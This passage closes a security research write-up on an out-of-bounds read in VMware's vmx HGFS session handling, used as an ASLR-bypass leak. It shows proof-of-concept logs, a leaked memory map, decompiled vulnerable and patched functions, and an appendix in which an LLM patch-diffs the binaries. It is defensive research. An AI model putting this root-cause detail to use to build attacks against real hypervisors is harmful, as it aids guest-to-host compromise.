| 2317 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2318 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2319 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2320 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2321 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2322 | 0000000000000000 | 000000000e030000 | 000000000e030000 |
| 2323 | 0000000000000000 | 000000000e030000 | 000000000e030000 |
| 2324 | 0000000000000000 | 000000000e030000 | 000000000e030000 |
| 2325 | 0000000000000000 | 000000000e030000 | 000000000e030000 |
| 2326 | | | |

This experiment was repeated on Ubuntu 24.04 as well. Because of the portability of the Go code, the PoC worked out of the box. However, the result of the experiment was that the pointer being leaked came with a different constraint than when leaked on Windows. While a pointer could be leaked as well, it most often leaked a pointer from a different memory region and thus more research would be required into perhaps modifying the lengths to leak out a pointer within vmware-vmx or perhaps use the already leaked value as an ASLR bypass primitive for vmware-vmx dependencies.

**Linux leaked value**

```
time=2026-06-09T17:47:31.727-07:00 level=INFO msg="received session value" index=2 session=0000703290050000
time=2026-06-09T17:47:31.727-07:00 level=INFO msg=dispatching module=nanotoolbox.service command=f
```

```
Mapped address spaces:

      Start Addr           End Addr       Size     Offset  Perms  objfile
    0x653dbcff5000     0x653dbd142000   0x14d000        0x0  r--p   /usr/lib/vmware/bin/vmware-vmx
    0x653dbd142000     0x653dbdcd7000   0xb95000   0x14d000  r-xp   /usr/lib/vmware/bin/vmware-vmx
    0x653dbdcd7000     0x653dbe1a9000   0x4d2000   0xce2000  r--p   /usr/lib/vmware/bin/vmware-vmx
    0x653dbe1aa000     0x653dbe2b5000   0x10b000  0x11b4000  r--p   /usr/lib/vmware/bin/vmware-vmx
    0x653dbe2b5000     0x653dbe30d000    0x58000  0x12bf000  rw-p   /usr/lib/vmware/bin/vmware-vmx
    0x653dbe30d000     0x653dbe443000   0x136000        0x0  rw-p
    0x653dbe443000     0x653dbe446000     0x3000        0x0  r--p
    0x653dbe446000     0x653dbe4f7000    0xb1000        0x0  rw-p
    0x653dbe4f7000     0x653dbe4f8000     0x1000        0x0  r--p
    0x653dbe4f8000     0x653dbe5a7000    0xaf000        0x0  rw-p
    0x653dbe5a7000     0x653dbe5a8000     0x1000        0x0  r--p
    0x653dbe5a8000     0x653dbe816000   0x26e000        0x0  rw-p
    0x653dfd398000     0x653dfdf17000   0xb7f000        0x0  rw-p   [heap]
    0x70327c000000     0x70327c021000    0x21000        0x0  rw-p
    0x70327c021000     0x703280000000  0x3fdf000        0x0  ---p
    0x7032837ff000     0x703283800000     0x1000        0x0  ---p
    0x703283800000     0x703284000000   0x800000        0x0  rw-p
    0x703284000000     0x70328430d000   0x30d000        0x0  rw-p
    0x70328430d000     0x703288000000  0x3cf3000        0x0  ---p
    0x703288000000     0x70328c000000  0x4000000        0x0  rw-s   /memfd:pulseaudio (deleted)
    0x70328c000000     0x70328c021000    0x21000        0x0  rw-p
    0x70328c021000     0x703290000000  0x3fdf000        0x0  ---p
    0x703290000000     0x7032902ee000   0x2ee000        0x0  rw-p   <----- leaked value location
    0x7032902ee000     0x703294000000  0x3d12000        0x0  ---p
    0x703294000000     0x703294021000    0x21000        0x0  rw-p
```

# 7. Conclusion

This was a very challenging vulnerability to research that allowed me to understand where the vulnerability is located and how to trigger it. Ultimately, the mechanism of how the vulnerability was exploited to bypass ASLR was reverse engineered and successfully reproduced using the modified version of nanotoolbox. Moreover, this project allowed me to understand how the whole HGFS client/server DnD mechanism works in open-vm-tools and go-vmw-guestrpc. Continued work on this project would be to perhaps port this Go code to a fully working Windows driver. In addition to this, more analysis would be needed on different platforms such as Linux to fully determine the exploitability of this vulnerability. Lastly, testing this implementation on ESXi to see if the payload lengths found in the blog post are consistent or similar.

# 8. Appendix A: AI Patch Diffing

As part of this project, we briefly experimented using LLMs applied to the patch diffing process and reviewing changes using Microsoft Office 365 copilot (GPT-5).


This was using the naïve approach of providing a ghidriff of the vmx binaries between versions 3c and 3d. Initially we provided the following prompt to copilot and reviewed the output:

*Attached is a diff between version 3c of VMWare vmx binary and version 3d for VMWare vmx binary. 3c is the vulnerable version, 3d is a fixed version.*

*There was a CVE fixed for an issue which was an information disclosure vulnerability due to an out-of-bounds read in HGFS. A malicious actor with administrative privileges to a virtual machine may be able to exploit this issue to leak memory from the vmx process.*

*What could the fix be for this issue and in what function? There are likely more than one issue fixed within the patch. Do not use any other local context.*

This led to the following output:



**The information-disclosure fix is a newly added bounds check on a size/length field in the HGFS session creation and request parsing path.**

The check is implemented in **`FUN_00ae8950`** and enforced by **`FUN_00ae8970`** (formerly `FUN_00ae87b0`), and it is consumed by **`HGFileCopyCreateSessionCB`** (`FUN_00ae2fc0`, formerly `FUN_00ae2e40`).

## What was vulnerable in v3c

In **vmx 3c**, the HGFS path:

```
HGFileCopyCreateSessionCB
  └ FUN_00ae2e40
      └ FUN_00ae87b0
          └ FUN_00ae8720
```

parses **guest-supplied data** into:

- a session pointer
- a size / length value (`*param_9`, derived from guest input)

Reviewing the answer, Copilot successfully had highlighted the areas of concern in which a manual auditor should pay attention to; however, the analysis was incorrect in this instance. It did, however, highlight the bounds checking function which had been added:

## What changed in v3d (the actual fix)

### 1. New function added: `FUN_00ae8950`

```c
byte FUN_00ae8950(uint param_1, ulong param_2)
{
    return -(param_2 < *(ulong *)(&DAT_01123500 + param_1 * 8)) & 7;
}
```

**What this does:**

- Looks up a **maximum allowed size** for the HGFS operation type (`param_1`)
- Compares the parsed length (`param_2`)
- Returns **error 7** if the size is **too large**

This is a **table-driven upper bound**, not a heuristic.

---

And the enforcement function which makes use of the bounds checking function:

### 2. Enforcement in `FUN_00ae8970` (formerly `FUN_00ae87b0`)

New logic:

```c
iVar3 = *param_7;
if (iVar3 == 0) {
    uVar2 = FUN_00ae8950(param_4, *param_9);
    if ((int)uVar2 == 0) {
        return uVar2;
    }
    *param_8 = 0;
    *param_9 = 0;
    return uVar2;
}
```

**Effect:**

- If the parsed size exceeds the operation's maximum:
  - the session pointer is cleared
  - the size is cleared
  - the operation fails immediately
- **No later code can read past allocated memory**

Then highlighted what can happen when the session creation fails:

### 3. Propagation to HGFileCopyCreateSessionCB

HGFileCopyCreateSessionCB moved from:

```
FUN_00ae2e40  →  FUN_00ae2fc0
```

and now **explicitly checks** the result of FUN_00ae8950 before creating the session:

```c
iVar3 = FUN_00ae8950(local_3c, local_20);
if (iVar3 == 0) {
    // proceed
} else {
    // error path
}
```

This ensures:

- **No HGFS session is created** using invalid sizes
- The vulnerability cannot be reached via alternate paths

Therefore, although the analysis was partially incorrect in this instance (such as referring to the maximum allowed size), it did highlight areas which with careful auditing and review would lead to discovering the vulnerability.
As this was performed from the ghidriff and using none manually cleaned up or renamed functions. The next question was can we do any better using cleaned up functions from IDA pro?
We then prompted the LLM with the following:

*This is the fixed code cleaned up in the patched version attached. Where was the OOB read previously and how did this version fix it?*

The manually cleaned up code looks as follows:

```c
void __fastcall HGFileCopyCreateSessionCB(int a1, __int64 a2, struct_input_data *data,
unsigned __int64 data_size)
{
  char v5; // si
  char version_1; // dl
  int dummy; // ecx
  int v8; // ecx
  int v9; // eax
  int v10; // r8d
  __int64 payload_ptr__; // rbx
  void (__fastcall *v12)(__int64); // rax
  unsigned int v13; // eax
  _DWORD *v14; // rcx
  __int64 payload_ptr; // [rsp+60h] [rbp+7h] BYREF
  char version[4]; // [rsp+68h] [rbp+Fh] BYREF
  int status; // [rsp+6Ch] [rbp+13h] BYREF
  int flags; // [rsp+70h] [rbp+17h] BYREF
  int operation; // [rsp+74h] [rbp+1Bh] BYREF
  int requestId; // [rsp+78h] [rbp+1Fh] BYREF
```

```
  char information[4]; // [rsp+7Ch] [rbp+23h] BYREF
  unsigned __int64 payload_size; // [rsp+80h] [rbp+27h] BYREF
  __int64 sessionId; // [rsp+88h] [rbp+2Fh] BYREF

  v5 = 0;
  status = 0;
  version_1 = 1;
  version[0] = 1;
  payload_ptr = 0;
  if ( a1 || !data || data_size < 8 )
    goto LABEL_20;
  if ( data_size < 0x34 )
  {
    if ( *(_DWORD *)&data->version == 1 )
    {
      dummy = data->dummy;
      if ( dummy == 7 )
      {
        if ( *(_DWORD *)(a2 + 50520) > 0xF800u )
          *(_DWORD *)(a2 + 50520) = 63488;
        goto LABEL_19;
      }
      goto LABEL_21;
    }
LABEL_20:
    dummy = 7;
LABEL_21:
    status = dummy;
    goto LABEL_22;
  }
  _mm_lfence();
  flags = 0;
  v8 = extract_struct_data(
         data,
         data_size,
         version,
         &sessionId,
         &requestId,
         &flags,
         information,
         &operation,
         &status,
         &payload_ptr,
         &payload_size);
  if ( flags && (flags & 2) == 0 || v8 || operation != *(_DWORD *)(a2 + 50464) ||
requestId != *(_DWORD *)(a2 + 50516) )
    goto LABEL_20;
  v9 = validation_function(operation, payload_size);
  dummy = v9;
```

```
  if ( v9 )
  {
    status = v9;
  }
  else
  {
    v10 = status;
    v5 = 1;
    if ( !status )
    {
      payload_ptr__ = payload_ptr;
      log_function("%s: Successfully created the session.\n",
"HGFileCopyCreateSessionCB");
      version_1 = version[0];
      *(_QWORD *)(a2 + 50504) = *(_QWORD *)payload_ptr__;
      *(_DWORD *)(a2 + 50544) = 1;
      *(_DWORD *)(a2 + 50520) = *(_DWORD *)(payload_ptr__ + 12);
LABEL_19:
      v12 = *(void (__fastcall **)(__int64))(a2 + 50528);
      *(_BYTE *)(a2 + 50512) = v5;
      *(_BYTE *)(a2 + 50513) = version_1;
      v12(a2);
      return;
    }
    *(_BYTE *)(a2 + 50512) = 0;
    log_function("%s: Error (%d)\n", "HGFileCopyCreateSessionCB", v10);
    dummy = status;
  }
LABEL_22:
  v13 = *(_DWORD *)(a2 + 18560) - 2;
  *(_DWORD *)(a2 + 24820) = dummy;
  if ( v13 <= 1 && (*(_BYTE *)(a2 + 18576) & 6) != 0 )
    *(_BYTE *)(a2 + 24816) = 1;
  if ( *(_DWORD *)(a2 + 18520) == -1 || dummy == 19 )
  {
    if ( *(_DWORD *)(a2 + 50544) != 1 || dummy == 19 )
    {
      sub_1407EDE70(a2);
    }
    else
    {
      *(_QWORD *)(a2 + 50536) = sub_1407EDE70;
      sub_1407EE430(a2);
    }
  }
  else
  {
    v14 = *(_DWORD **)(a2 + 18568);
    *v14 = 0x80000000;
```

```
    v14[1] = 3;
    v14[2] = *(_DWORD *)(a2 + 18520);
    sub_1407F4F80(*(char **)(a2 + 18568), 0xCu, (__int64)sub_1407EE8A0, a2);
  }
}


__int64 __fastcall extract_struct_data(
        struct_input_data *input_data,
        unsigned __int64 input_size,
        _BYTE *version,
        _QWORD *sessionId,
        _DWORD *requestId,
        _DWORD *flags,
        _DWORD *information,
        _DWORD *operation,
        _DWORD *status,
        _QWORD *payload_ptr_,
        _QWORD *payload_size_)
{
  unsigned __int64 packet_size; // rax
  unsigned int payload_size; // ecx
  char *payload_ptr; // rcx

  if ( input_size < 0x34 )
    return 7;
  if ( input_data->dummy != 255 )
    return 7;
  packet_size = input_data->packetSize;
  if ( packet_size > input_size || input_data->headerSize > (unsigned int)packet_size )
    return 7;
  *version = input_data->version;
  *sessionId = input_data->sessionId;
  *requestId = input_data->requestId;
  *operation = input_data->op;
  *flags = input_data->flags;
  *information = input_data->information;
  payload_size = input_data->packetSize - input_data->headerSize;
  *payload_size_ = payload_size;
  if ( payload_size )
    payload_ptr = &input_data->version + input_data->headerSize;
  else
    payload_ptr = 0;
  *payload_ptr_ = payload_ptr;
  *status = input_data->status;
  return 0;
}
```

```
__int64 __fastcall validation_function(int operation, unsigned __int64 payload_size)
{
  return payload_size < qword_140D2C160[operation] ? 7 : 0;
}
```

This led to much more accurate analysis:

## 1. Where the OOB read was before the fix

### The root cause

In the **pre-patch version**, the HGFS session creation path trusted a **guest-controlled payload size** that was parsed from the incoming packet, **without validating it against the operation type**.

Concretely, the vulnerable flow was:

```
HGFileCopyCreateSessionCB
  → extract_struct_data()
      └ payload_ptr  = &input_data + headerSize
      └ payload_size = packetSize - headerSize   // guest controlled
  → use payload_ptr / payload_size later
```

### Why this is dangerous

From `extract_struct_data()`:

```c
payload_size = input_data->packetSize - input_data->headerSize;
*payload_size_ = payload_size;

if (payload_size)
    payload_ptr = &input_data->version + input_data->headerSize;
```

**What is checked:**

- `packetSize <= input_size`
- `headerSize <= packetSize`

**What is *not* checked (pre-patch):**

- Whether `payload_size` is **valid for the requested HGFS operation**
- Whether later code will **read fields beyond what that operation expects**

That means a malicious guest could:

- Choose a **valid packetSize/headerSize combination**
- Produce a **payload_size larger than the structure expected by the operation**
- Cause later code to read past the end of the payload buffer

➡️ This is a classic **OOB read due to semantic length mismatch**, not a raw packet overflow.

---

## 2. The exact OOB read trigger point

The out-of-bounds read happens **after parsing**, when the payload is interpreted as an operation-specific structure.

In `HGFileCopyCreateSessionCB` (pre-patch logic):

```c
payload_ptr__ = payload_ptr;
*(QWORD *)(a2 + 50504) = *(QWORD *)payload_ptr__;
*(DWORD *)(a2 + 50520) = *(DWORD *)(payload_ptr__ + 12);
```

Then provided details on why this was unsafe pre-patch:

### Why this is unsafe pre-patch

Those reads assume:

- `payload_ptr` points to a structure **at least 16 bytes long**

But:

- `payload_size` was not validated against the operation type
- A malicious guest could supply:
  - `payload_size < 16` but still pass earlier checks
  - or a payload that is shorter than required for the specific operation

➡️ Result:

**The vmx process reads past the payload buffer**, leaking adjacent heap or stack memory into VM state or logs.

That is your **information disclosure**.


Overall, this was a much better analysis and does once again show potential in SOTA models for performing patch diffing, especially if symbols or if manual work is performed on the reverse engineered code prior to adding additional context to it.

# 9. Acknowledgements

I would like to thank Alexander Plaskett and Robert Herrera for providing their support throughout this secondment. I have learned a lot from them. The knowledge I have gained from this secondment will help me get better at researching difficult vulnerabilities in the future.